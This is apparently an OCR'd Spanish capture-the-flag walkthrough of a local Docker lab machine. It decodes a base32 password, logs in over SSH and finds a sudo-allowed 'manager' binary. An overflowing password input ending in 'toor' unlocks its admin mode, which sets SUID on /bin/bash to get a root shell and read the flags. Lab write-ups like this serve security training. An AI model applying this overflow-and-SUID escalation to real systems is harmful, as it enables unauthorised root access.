

Contenido del Sistema
Accede a la sección más relevante de este sistema:
Se está procesando la solicitud...
#!/bin/bash
MQYXGZJQNFZXI2DFMJSXG5CAEQSCC===
whoami


```
┌──(root💀miguel)-[/home/miguel]
└─# echo "MQYXGZJQNFZXI2DFMJSXG5CAEQSCC===" | base32 -d; echo
d1se0isthebest@$$!
```

```
┌──(root💀miguel)-[/home/miguel]
└─# ssh flow@172.17.0.2
flow@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Dec 22 17:05:42 2024 from 172.17.0.1
flow@f969fc8f3a92:~$
```


```
└─# ssh flow@172.17.0.2
flow@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb  4 00:59:52 2025 from 172.17.0.1
flow@f969fc8f3a92:~$ ls
core.442707  core.442711  core.442720  core.442754  core.442762  core.442773  core.442778  e.py
core.442709  core.442713  core.442750  core.442756  core.442767  core.442774  core.442780  ex.py
core.442710  core.442717  core.442752  core.442758  core.442769  core.442776  core.442782  user.txt
flow@f969fc8f3a92:~$ cat user.txt
8faa61e648fe0368af3336cf7f975410
flow@f969fc8f3a92:~$
```

```
flow@f969fc8f3a92:/tmp$ sudo -l
Matching Defaults entries for flow on f969fc8f3a92:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User flow may run the following commands on f969fc8f3a92:
    (ALL : ALL) NOPASSWD: /usr/local/bin/manager
```


__cxa_finalize
fclose
libc.so.6
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
tooru*H
root en little endian pues lo tendremos que escrivir y enviar en hexadecimal
[32m[+] Modo administrador activado.
Escribe un comando:
Tu clave sera "root" para entrar al modo administrador
/tmp/key_output.txt
Error al abrir el archivo
key = %d
[34m###
[34m#   Sistema de Gesti
n - Modo Usuario/Admin   #
[33mEscribe la contrase
[32m
[+] Est
s en modo administrador
[31m
[+] Est
s en modo usuario
:*3$"
GCC: (Debian 14.2.0-8) 14.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy



```
flow@f969fc8f3a92:/tmp$ manager
############################################################
#      Sistema de Gestión - Modo Usuario/Admin             #
############################################################

Escribe la contraseña: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAa

[+] Estás en modo usuario
Tu clave sera "root" para entrar al modo administrador
Segmentation fault (core dumped)
flow@f969fc8f3a92:/tmp$
```



```
┌──(miguel💀miguel)-[~]
└─$ ssh-keygen -f '/home/miguel/.ssh/known_hosts' -R '172.17.0.2'
# Host 172.17.0.2 found: line 5
flow@e71c97079ae5:~$ sudo /usr/local/bin/manager
############################################################
#      Sistema de Gestión - Modo Usuario/Admin             #
############################################################

Escribe la contraseña: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtoor

[+] Estás en modo administrador

[+] Modo administrador activado.
Escribe un comando: chmod u=s /bin//bash
flow@e71c97079ae5:~$ ls -l /bin//bash
---Sr-xr-x 1 root root 1446024 Mar 31  2024 /bin//bash
flow@e71c97079ae5:~$ /bin//bash -p
bash-5.2# whoami
root
bash-5.2# cat /root/
.bashrc   .local/   .profile  .ssh/     root.txt
bash-5.2# cat /root/
.bashrc   .local/   .profile  .ssh/     root.txt
bash-5.2# cat /root/root.txt
c8b85b82985842d2edddb7956cfac7b8
bash-5.2#
```